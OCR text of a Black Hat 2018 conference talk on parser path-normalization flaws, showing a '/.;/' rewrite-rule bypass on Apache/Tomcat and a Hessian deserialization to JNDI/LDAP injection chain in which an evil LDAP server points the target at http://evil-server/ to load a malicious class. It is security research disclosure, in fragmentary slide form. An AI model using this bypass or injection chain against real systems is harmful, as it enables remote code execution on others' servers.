
Breaking Parser Logic!

Take Your Path Normalization Off and Pop 0days Out

🍊 Orange Tsai

black hat USA 2018


Apache
Tomcat


Apac
omcat

/mifs/services/fooService

```
RewriteRule ^/mifs/services/(.*)$     …     [R=307,L]
RewriteRule ^/mifs/services           -           [F]
```

/mifs/.;/services/fooService

```
RewriteRule ^/mifs/services/(.*)$      …      [R=307,L]
RewriteRule ^/mifs/services            -            [F]
```


APT
Hacker
BB Hunters
F5 BIG-IP

Hessian Deserialization

Hessian Deserialization

- Java Unmarshaller Security
  - A paper written by @mbechler in May 2017
- Known gadgets on Hessian Deserialization:


Gadget Name	Effect
Spring-AOP	JNDI Injection
~~XBean~~	~~JNDI Injection~~
~~Resin~~	~~JNDI Injection~~
~~ROME~~	~~RCE~~

What is JNDI Injection?

Java 提供的 API 介面, 方便開發者 動·態·存·取 物件

jdbc:mysql://localhost:3306/database

Why JNDI Injection?



CVE-2015-2590

Pawn Storm (APT28, Fancy Bear)

A JOURNEY FROM JNDI/LDAP MANIPULATION TO REMOTE CODE EXECUTION DREAM LAND

Alvaro Muñoz (@pwntester)
Oleksandr Mirosh

JULY 30 - AUGUST 4, 2016 / MANDALAY BAY / LAS VEGAS

以前的駭客


反序列化 Gadget
都自己找

現在的駭客

什麼是反序列化?
丟 JNDI 就對辣

JNDI/LDAP Injection

1. Hessian Deserialization triggers:
   - A connection to Evil LDAP Server
2. Evil LDAP server replies:
   - A Naming Reference with Factory and URLCodeBase=http://evil-server/
3. The class loader:
   - Can't find the Factory Class
   - Fetch Class through our URLCodeBase
4. Return Evil Java Class
5. Boom! RCE!




甘安捏
甘安捏
甘安捏
甘安捏

Java mitigated the JNDI/LDAP

in Oct 2018 (CVE-2018-3149)

JNDI/LDAP Injection

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

JNDI/LDAP Injection after Oct 2018

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
4. ~~Return Evil Java Class~~
5. ~~Boom! RCE!~~



The bypass!

What's the next?

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

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   - ~~Fetch Class through our URLCodeBase~~
